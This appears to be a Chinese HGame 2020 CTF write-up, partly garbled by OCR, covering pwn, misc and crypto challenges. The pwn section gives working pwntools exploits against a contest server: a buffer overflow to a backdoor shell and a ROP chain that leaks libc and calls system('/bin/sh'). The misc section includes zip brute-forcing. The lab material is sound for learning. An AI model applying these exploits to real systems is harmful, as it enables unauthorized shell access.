Week1

Pwn

01 Hard_AAAAA

Ida 打开, f5。看到 gets 函数, 可以溢出。memcmp() 函数比较 "0O0o" 和 v5 地址开始的 7 个字符, 相同执行 backdoor() (system ("/bin/sh "))。看到 "0O0o" 开始的 7 个字符是 '0O0o\0O0', s 到 v5 的距离是 0xac-0x31=0x7b (123h)

```
1int __cdecl main(int argc, const char **argv, const char **envp)
  2 {
    char s; // [esp+0h] [ebp-ACh]
  3
    char v5; // [esp+7Bh] [ebp-31h]
    unsigned int v6; // [esp+A0h] [ebp-Ch]
    int *v7; // [esp+A4h] [ebp-8h]
 8 v7 = &argc;
10 alarm(8u);
11 setbuf(_bss_start, 0);
12 memset(&s, 0, 0xA0u);
13 puts("Let's 000o\\000!");
14
     gets(&s);
15
     if (!memcmp("0000", &v5, 7u))
16
      backdoor();
17
     return 0;
18 }
                          db '000o',0
 .rodata:080486E0 a0o0o
                           db '00',0
 .rodata:080486E5 a00
 -000000AC s
                     db ? -00000031
                                               db ? ; undefined
from pwn import *
p=remote('47.103.214.163',20000)
payload='a'*123+'0000\000'
p.sendline(payload)
p.interactive()
```

```
kali:~/hgame# python hard A.py
python: can't open file 'hard A.py': [Errno 2] No such file or directory
  ot@kali:~/hgame# python hard a.py
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
Let's 000o\000!
ls
Hard AAAAA
bin
dev
flag
lib
lib32
lib64
run.sh
cat flag
hgame{00o00oo0000o}$
```

02 One Shot

```
int __cdecl main(int argc, const char **argv, const char **envp)
   BYTE *v4; // [rsp+8h] [rbp-18h]
  int fd[2]; // [rsp+10h] [rbp-10h]
  unsigned int64 v6; // [rsp+18h] [rbp-8h]
  v6 = __readfsqword(0x28u);
  v4 = 0LL;
  *(_QWORD *)fd = open("./flag", 0, envp);
  setbuf(stdout, 0LL);
  read(fd[0], &flag, 0x1EuLL);
  puts("Firstly....What's your name?");
  __isoc99_scanf("%32s", &name);
  puts("The thing that could change the world might be a Byte!");
  puts("Take tne only one shot!");
  _isoc99_scanf("%d", &v4);
  *v4 = 1;
  puts("A success?");
  printf("Goodbye,%s", &name);
  return 0;
Ida, f5。程序将 flag 读入,要求输入名字,限定 32 个字符。看到 name 到
l.bss:00000000006010E0
                                     public flag
.bss:00000000006010E0 flag
                                           ?;
.bss:00000000006010C0
                                     public name
.bss:00000000006010C0 name
                                     db
                                        ?;
```

flag 的距离刚好是 32。字符串在结尾会加上'\0'表示结束,只要覆盖'\0'就会读出更多的数据。程序在输入 name (31 字符)后,要求输入整形赋给 v4, v4 是指针,只要改为 0x6010df (6295775h), *v4=1 就会将'\0'改为 1.

03 ROP LEVEL0

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // eax
    char buf; // [rsp+0h] [rbp-50h]
    int v6; // [rsp+38h] [rbp-18h]
    int fd[2]; // [rsp+48h] [rbp-8h]

    memset(&buf, 0, 0x38uLL);
    v6 = 0;
    setbuf(_bss_start, 0LL);
    v3 = open("./some_life_experience", 0);
    *(_QWORD *)fd = v3;
    read(v3, &buf, 0x3CuLL);
    puts(&buf);
    read(0, &buf, 0x100uLL);
    return 0;
}
```

没有 system 函数和'/bin/sh',于是通过 puts 泄露 libc 版本与 libcbase。获

得 puts 的地址后计算 system 地址和/bin/sh 地址。

查看保护

```
root@kali:~/hgame# checksec ROP_LEVEL0

[*] '/root/hgame/ROP_LEVEL0'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No camary found
NX: NX enabled
PIE: No PIE (0x400000)
```

缓冲区长度为 0x50

```
from pwn import *
from LibcSearcher import *
p=remote('47.103.214.163',20003)
elf=ELF('./ROP LEVEL0')
puts plt = elf.plt['puts']
puts got = elf.got['puts']
pop rdi = 0x400753
main addr=elf.symbols['main']
payload1='a'.encode()*0x58+p64(pop rdi)+p64(puts got)+p64(puts plt)+p64(main addr)
p.recvuntil('g\n')
p.sendline(payload1)
puts addr=u64(p.recvuntil('\n',drop=True).ljust(8,'\x00'.encode()))
libc = LibcSearcher('puts',puts_addr)
libcbase=puts addr-libc.dump('puts')
system addr=libcbase+libc.dump('system')
sh addr=libcbase+libc.dump('str bin sh')
payload2='a'.encode()*0x58+p64(pop rdi)+p64(sh addr)+p64(system addr)
p.sendline(payload2)
p.interactive()
+] Opening connection to 47.103.214.163 on port 20003: Done
*] '/root/LibcSearcher/ROP LEVEL0'
             amd64-64-little
   Arch:
   RELRO:
              Partial RELRO
   Stack:
              NX enabled
   NX:
   PIE:
Multi Results:
0: ubuntu-xenial-amd64-libc6 (id libc6 2.23-0ubuntu10 amd64)
1: archive-old-glibc (id libc6-amd64 2.24-3ubuntu1 i386)
2: archive-old-glibc (id-libc6-amd64 2.24-3ubuntu2.2 i386)
3: archive-old-glibc (id libc6-amd64 2.24-9ubuntu2 i386)
4: archive-old-glibc (id_libc6-amd64 2.24-9ubuntu2.2 i386)
Please supply more info using
   add condition(leaked func, leaked address).
You can choose it by hand
Or type 'exit' to quit:0
[+] ubuntu-xenial-amd64-libc6 (id libc6 2.23-0ubuntu10 amd64) be choosed.
[*] Switching to interactive mode
You can not only cat flag but also Opxx Rexx Wrxxx ./flag
cat flag
hgame{ROP 1s H4cK3rs RoM4nC3}$
```

Misc

01 欢迎参加 HGame

Base64 先解码, 得到摩斯密码, 再解码得到 flag。




W3LC0ME_TO_2020_HGAM3 (加上 hgame{})

02 壁纸

```
TOOT@kali:~/hgame# binwalk Pixiv@純白可憐.jpg DECIMAL HEXADECIMAL DESCRIPTION

0 0x0 JPEG image data, JFIF Standard 1.01ard_AAAAA
30 0x1E 以前 TIFF image data, big-endian, offset of first image directory: 8
1320930 0x1427E2 主目录 Zip archive data, encrypted at least v2.0 to extra ct, compressed size: 80, uncompressed size: 108, name: flag.txt
1321138 0x1428B2 桌面 End of Zip archive, footer length: 45, comment: "P assword is picture ID."
```

Binwalk 查看,发现 zip, 分离。



提示密码是图片 id。上 p 站一看, 没找到……但是发现 id 都是 8 位, 于是爆破。

]令已成功恢复!

Advanced Archive Password Recovery 统计信息:					
总计口令	76,953,811				
总计时间	1s 956ms				
平均速度(口令/秒)	39,342,439				
这个文件的口令	76953815				
十六进制口令	37 36 39 35 33 38 31 35				
₩ 保存	✔ 确定				

 \times

flag.txt 里是


\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f

\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d


Unicode 转字符串就得到 flag: hgame{Do_y0u_KnOW_uNiC0d3?}

03 克苏鲁神话

Zip 解压得一个加密的 Novel.zip 和 bacon.txt。



压缩 7z 压缩 Bacon,观察到两个压缩包中的 CRC32 相同,于是明文破解。



打开 word, 发现要密码。Bacon.txt 里

of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely REmOTE periOd.

*Password in capital letters.

解码后得密码 FLAGHIDDENINDOC。打开后查找得 flag。



04 签到提 ProPlus

■ Password.txt - 记事本	×
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)	
Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg fiyykwtbsnkm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.	^
JRFVJYFZVRUAGMAI	
* Three fenses first, Five Caesar next. English sentense first, zip password next.	

解压后一个 password.txt 和加密的 OK.zip。更加 txt 里的提升三行的栅栏,凯撒

密 码 -5 , 解 的 密 码 。

Many years later as he faced the firing squad, Colonel Aureliano Buendia was to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVEPDT

解压后得 OK.txt, 里面全是 Ook。Em······百度。在线解码后又是一堆字符, 开头提示为 base32, 解码还是一堆字符, base64 再解码, 一堆乱码,


PNG
□
□□□
IHDR□□□□□□□□□□□[E]
□□□YIDATxvvjun[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqU=Yjmu[7i□weucqu=Yjmu]]]

开头提示为 png, 转为 16 进制导入 010editor, 另存为 png 得图片, 是二维码。 扫码得 flag。hgame{3Nc0dlnG_@lL_iN_0Ne!}



05 每日推荐


解压得数据包,分离得加密 zip



提示密码为六位数字,爆破。解压的 MP3。



用 audacity 打开,改为频谱图,得 flag。



Crypto

01 InfantRAS

Level - Week1

Lev	ei - Weeki
	InfantRSA[已完成]
	描述
	真*签到题
	p = 681782737450022065655472455411;
	q = 675274897132088253519831953441;
	e = 13;
	$c = pow(m,e,p^*q) = 275698465082361070145173688411496311542172902608559859019841$

p,q,e 都已知,用 RAStool2 直接解出 d

